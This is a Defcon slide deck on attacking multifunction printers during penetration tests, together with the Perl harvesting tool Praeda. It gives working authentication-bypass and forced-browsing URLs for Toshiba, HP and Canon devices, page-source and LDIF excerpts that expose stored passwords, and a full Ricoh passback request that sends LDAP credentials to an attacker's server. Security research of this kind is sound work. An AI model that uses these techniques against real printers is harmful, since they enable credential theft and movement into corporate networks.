

FROM PRINTER TO PWND



**Leveraging Multifunction Printers
During Penetration Testing**

INTRODUCTION

- ✘ From Dayton Ohio region
- ✘ Last 18 years in IT
- ✘ 10 year in security
- ✘ 3 of those as a security penetration tester
- ✘ Member of foofus.net team
- ✘ 3rd time presenting at Defcon woot!

AGENDA

- ✘ Multi function printer features
- ✘ Multi function printer security
- ✘ Attacking multi function printer devices
- ✘ Leveraging these attacks during pentesting
- ✘ Development of an automated harvesting tool
- ✘ Conclusion & Question

MULTI FUNCTION PRINTER FEATURES

MULTI FUNCTION PRINTER FEATURES

✘ Scan to File

- + Window file server access
- + FTP server access

✘ Scan to Email

- + Email server SMTP access

✘ Email Notification

- ✘ Email server SMTP access

MULTI FUNCTION PRINTER FEATURES

- ✗ LDAP authentication services
- ✗ User address books
- ✗ System logging
- ✗ Remote functionality
- ✗ Backup/cloning

MULTI FUNCTION PRINTER SECURITY

MULTI FUNCTION PRINTER SECURITY

Four steps to security failure

- ✗ Roll it in and power it up
- ✗ Integrate with business systems
- ✗ Passwords
 - + No password set
 - + Factory default setting
- ✗ No patch management

ATTACKING MULTI FUNCTION PRINTER DEVICES

ATTACKING MULTI FUNCTION PRINTERS

× Why

- × Gather information
- × Escalation rights into other core systems

× When

- × If exposed to internet
- × Once you gain a foot hold into internal network

ATTACKING MULTI FUNCTION PRINTERS

× How

- × Leveraging default password
- × Access bypass attacks
- × Information leakage attacks
- × Forceful browsing attacks
- × Backup/cloning functions
- × Passback attack

MFP SECURITY BYPASS ATTACK


- ✘ The ability to bypass authentication on a device by passing various forms of data in the URL
 - + Toshiba
 - + HP



TOSHIBA BYPASS ATTACK

/TopAccess/Administrator/Setup/ScanToFile/List.htm

Redirects to → /TopAccess/Administrator/Login/Login.htm



The screenshot shows a web browser window with a menu bar (File, Edit, View, History, Bookmarks, Tools, Help) and a navigation bar with back, forward, and refresh buttons. The address bar contains the URL: <http://www.acme.com/TopAccess/Administrator/Login/Login.htm>. The main content area displays a login form with the following elements:

- Login** (Section Header)
-
- User Name:
- Password:

TOSHIBA BYPASS ATTACK

/TopAccess//Administrator/Setup/ScanToFile/List.htm

A screenshot of a web browser window. The address bar shows the URL: http://www.acme.com/TopAccess//Administrator/Setup/ScanToFile/List.htm. Below the address bar, there is a tab labeled 'printer crap'. A dialog box titled 'Save as file Setting' is open, showing a configuration for a network folder named 'Remote 1'. The configuration includes a checked radio button for 'Allow the following network folder to be used as a destination', a selected 'SMB' protocol, an empty 'Server Name' field, a 'Port Number(Command)' field with a hyphen, a 'Network Path' field containing '\\AcmeSRV1\home\scan', a 'Login User Name' field containing 'Acme\ScannerAdmin', and two 'Password' fields, each with ten black dots representing masked characters.

printer crap

Save as file Setting

Remote 1

Allow the following network folder to be used as a destination

Protocol SMB FTP IPX/SPX

Server Name

Port Number(Command) -


Network Path \\AcmeSRV1\home\scan

Login User Name Acme\ScannerAdmin

Password ●●●●●●●● Retype Password ●●●●●●●●

HP OFFICEJET BYPASS ATTACK

/index.htm?cat=settings&page=page=faxAddrBook1



Authentication Required

A username and password are being requested by <http://192.168.1.55>. The site says: "HP Printer Networking@"

User Name:

Password:

DEMO

MFP INFORMATION LEAKAGE ATTACKS

- ✘ MFP devices exposing data unintentionally. Data of value can typically be extracted from web page source code.
 - + Toshiba
 - + Canon
 - + HP
 - + Sharp



TOSHIBA INFORMATION LEAKAGE ATTACK

1/TopAccess/Administrator/Setup/Network/setting/smb.htm

SMB

SMB Server Protocol

Enable

Internet Protocol Version

IPv4

IPv6

NetBIOS Name

Toshiba1

Logon

Workgroup

Domain

Primary Domain Controller

172.16.2.139

Backup Domain Controller

172.16.4.2

Logon User Name

Administrator

Password


●●●●●

Primary WINS Server

0	0	0	0
---	---	---	---

Secondary WINS Server

0	0	0	0
---	---	---	---



TOSHIBA INFORMATION LEAKAGE ATTACK

```
<TR>  
  <TD CLASS=clsTableElement>&nbsp;&nbsp;&nbsp; Password</TD>  
  <TD CLASS=clsTableElement>  
    <INPUT TYPE=password NAME="STRPASSWORD" MAXLENGTH="128" VALUE="K6i2v9">  
  </TD>  
</TR>
```



HP INFORMATION LEAKAGE ATTACK



HP LaserJet M3035 MFP /

HP LaserJet M3035 MFP Series

Information

Settings

Digital Sending

Networking

Configure Device

E-mail Server

Alerts

AutoSend

Security

Authentication Manager

LDAP Authentication

Kerberos Authentication

Device PIN

User PIN

E-mail Server

Outgoing e-mail

Set outgoing e-mail server values if using e-mail alerts or AutoSend

Enable Outgoing E-mail

SMTP Server

Port:

Device SMTP Username

Password

```
<input class="hpTextInput" type="password" maxlength="512" value="daveandjanet" onkeyup="PCchanged = true; UpdateSMTPAuthTestButton();" name="smtpAuthPwd"/>
```

Language

Date & Time

Sleep Schedule

```
?" value="daveandjanet"
```

MFP FORCED BROWSING ATTACK

- ✘ Access to web pages and files are gained by just knowing the correct URL path
- ✘ Not uncommon to find that embedded devices such as printers correctly secure files with extensions of
 - + cgi
 - + htm
 - + html
- ✘ But may allow access to other file types

CANON FORCED BROWSING

- ✗ Canon ImageRunners address books can be retrieved through forceful browsing
- ✗ Once a valid cookie is gained the address books can be retrieved without authenticating
- ✗ A valid cookie is gained by accessing the printers home page
- ✗ Fails on devices with a Product Name
 - ✗ ir3580
 - ✗ ir4080



CANON FORCED BROWSING

- ✗ Force browse to address books
 - ✗ `abook.ldif`
 - ✗ `abook.abk`
 - ✗ imagerunners have by default up to 11 address books

`/abook.ldif?AID=1&ACLS=1&ENC_FILE1=&ENC_FILE2=&ENC_MODE=0`



Increment up to gain access to all address books

CANON FORCED BROWSING


```
suboid: 11
dn: 2
uuid: db70cf9f-0428-11de-8000-000085956003
cn: DSMITH
cnread: DSMITH
cnshort: DSMITH
url: \\SAN-0511-0239\scanfolder
username: Canon1
pwd: scan2010
accesscode: 0
protocol: smb
objectclass: top
objectclass: extensibleobject
objectclass: remotefilesystem
```

MFP PASSBACK ATTACK

- ✗ Passback attack

- ✗ An attack where the MFP device is tricked into communicating with the attacker, versus communicating with its standard configured services
- ✗ Number of printers have test functions for testing LDAP configuration setups
- ✗ May also be possible on other services

MFP PASSBACK ATTACK





SHARP PASSBACK ATTACK

- ✘ Sharp MX series support these test functions for:
 - ✘ LDAP
 - ✘ SMTP
- ✘ Attacker can send all setting within HTTP(s) post request
- ✘ If password is left at * * * * * then stored password is used



SHARP PASSBACK ATTACK

LDAP Settings

Name:	<input type="text" value="Scan to Email"/>	(Up to 42 characters)
Search Root:	<input type="text" value="dc=us,dc=net"/>	(Up to 512 characters)
LDAP Server:	 <input type="text" value="SSCDC03"/>	
User Name:	<input type="text" value="Scanners"/>	(Up to 255 characters)
Password:	<input type="password" value="....."/>	(1-32 digits)
	<input type="checkbox"/> Change Password	
Authentication Type:	 <input type="text" value="NTLM"/>	
KDC Server:	<input type="text"/>	
Realm:	<input type="text"/>	(Up to 128 characters)
<input checked="" type="checkbox"/> Allow selection on operation panel.		
<input checked="" type="checkbox"/> Authenticate a User in Global Address Search		
<input type="checkbox"/> Enable SSL		

Connection Test:

Execute(C)

SHARP PASSBACK ATTACK

- ✘ Post values of interest
 - ✘ Server IP Address
 - ✘ (ggt_textbox(21))
 - ✘ AUTH TYPE
 - ✘ ggt_select(25)
 - ✘ PORT Number
 - ✘ ggt_hidden(30)



RICOH PASSBACK ATTACK

- ✘ Similar issue at the Sharp printers
- ✘ Easily tricked in passing data back to the attacker



RICOH PASSBACK ATTACK

RICOH Aficio MP 5001 Web Image Monitor

LDAP Server1

OK

Cancel

■ Identification Name	:	ACMECD01
■ Server Name	:	10.80.105.200
■ Search Base	:	DC=acme
■ Port Number	:	389
■ SSL	:	<input type="radio"/> On <input checked="" type="radio"/> Off
■ Authentication	:	Off
■ User Name	:	
■ Password	:	
■ Realm Name	:	1: Not Programmed
■ Connection Test	:	Start

- Off
- Off
- Cleartext Authentication
- Digest Authentication**
- Kerberos Authentication

When [Not Programmed] is selected, Kerberos authentication will be set to inactive.

RICOH PASSBACK ATTACK

`/web/entry/en/websys/ldapServer/ldapServerSetConfirmTest.cgi`

`paramControl=INPUT&urlLang=en&urlProfile=entry&urlScheme=HTTP&returnValue=SUCCESS&title=LDAP_SERVER&availability=nameonserverNameonsearchPointonportNumonsslonauthonuserNameonpasswordonkerberosonconnectTestonsearchNameonmailAddressonfaxNumoncompanyNameonpostNameonoptionalSearchConditionon&authInfo=false&ldapServerNumSelectedOut=1&entryNameOut=ACMECD01&serverNameOut=10.80.105.200&searchPointOut=DC%3Dacme&portNumOut=389&enableSSLOut=false&enableAuthOut=RADIO_NO_AUTHRADIO_PLAIN_AUTH_ONRADIO_DIGEST_AUTH_ONRADIO_KERBEROS_ONRADIO_PLAIN_AUTH_ON&userNameOut=LDAPAdmin&isRealmKeyNameOut=11111&realmNameOut=UA_NOT_LOGINUA_NOT_LOGINUA_NOT_LOGINUA_NOT_LOGINUA_NOT_LOGIN0&searchNameOut=cn&searchMIAddOut=mail&searchFaxNumOut=facsimileTelephoneNumber&searchCompanyNameOut=o&searchPostNameOut=ou&searchAttrOut=&searchKeyOut=&entryName=ACMECD01&serverName=10.80.105.200&searchPoint=DC%3Dacme&portNum=389&enableSSL=false&enableAuth=RADIO_PLAIN_AUTH_ON&userName=LDAPAdmin&searchName=cn&searchMIAdd=mail&searchFaxNum=facsimileTelephoneNumber&searchCompanyName=o&searchPostName=ou&searchAttr=&searchKey=`

MFP BACKUP/CLONING

- ✘ Extracted information from backup data
 - + A number of MFP devices provide a method to backup/clone system configuration
 - + This function provides a method to quickly deploy multiple devices throughout an organization without needing physical access to each device

XEROX

Cloning

Cloning Instructions

Step 1: To Clone all features simply select the "Clone" button.

Cloning

Cloning Instructions

Right click on link to download file.
Rename file extension to ".dlm" when you save target as.

[Cloning.dlm](#)

software for the .dlm file to be accepted. Software version is located on the Properties tab, under General Setup/Configuration.

DEMO

Clone

‘PRAEDA’
BUILDING AN AUTOMATED
HARVESTING TOOL

'PRAEDA' AUTOMATED HARVESTING TOOL

- ✘ PRAEDA latin for "plunder, spoils of war, booty"
- ✘ Tool designed to gather information from web interfaces on printers
- ✘ Present version written in Perl

'PRAEDA' AUTOMATED HARVESTING TOOL

× Present version

- + 16 modules

- + Extract data from 39 different printers models

 - × Canon

 - × Xerox


 - × Toshiba

 - × Sharp

 - × HP

 - × Ricoh

'PRAEDA' AUTOMATED HARVESTING TOOL



'PRAEDA' AUTOMATED HARVESTING TOOL

Data file (DATA_LIST)

```
P000028|Xerox WorkCentre 4150 - Status||MP0013|MP0015
P000029|Xerox WorkCentre 4250 - Status||MP0013|MP0015
P000030|Xerox WorkCentre 4260 - Status||MP0013|MP0015
P000031|XEROX WORKCENTRE - Status|Apache|MP0008
P000032|Top Page - MX-2600N|Rapid Logic/1.1|MP0014
P000033|Top Page - MX-B401|Rapid Logic/1.1|MP0014
P000034|Top Page - MX-4101N|Rapid Logic/1.1|MP0014
P000035|Top Page - MX-M453N|Rapid Logic/1.1|MP0014
```

- ✗ 1st field (P000032) = sequence number
- ✗ 2nd field (Top Page - MX-2600N) = Title page
- ✗ 3rd field (Rapid Logic/1.1) = Server type
- ✗ 4th field (MP0014) = Module to execute

'PRAEDA' AUTOMATED HARVESTING TOOL

DISPATCHER (PRAEDA.PL)

✘ Syntax

“praeda.pl TARGET_FILE TCP_PORT PROJECT_NAME OUTPUT_FILE (-ssl)”

✘ Queries printers in target list

✘ If a match is found in data_list module jobs listed in 4th column are executed

✘ Recovered data is stored in logs file or separate extract files under project name

'PRAEDA' AUTOMATED HARVESTING TOOL

Praeda project moving forward

- ✘ Continue researching encryption methods used by some vendors for backup and clone process outputs
 - + HP
 - + Xerox
- ✘ Working migrating code to Ruby - early stages of conversion started
- ✘ Will continue developing in Perl for the moment
- ✘ Looking for contributors for project
- ✘ Develop other network appliance modules besides printers - plan to release a half dozen or more modules next month

CONCLUSION & QUESTION



foofus.net

The Danger Is Real

Deral Heiland

percX@foofus.net

dh@layereddefense.com

Praeda Beta version 0.01.2b
available for download from

www.foofus.net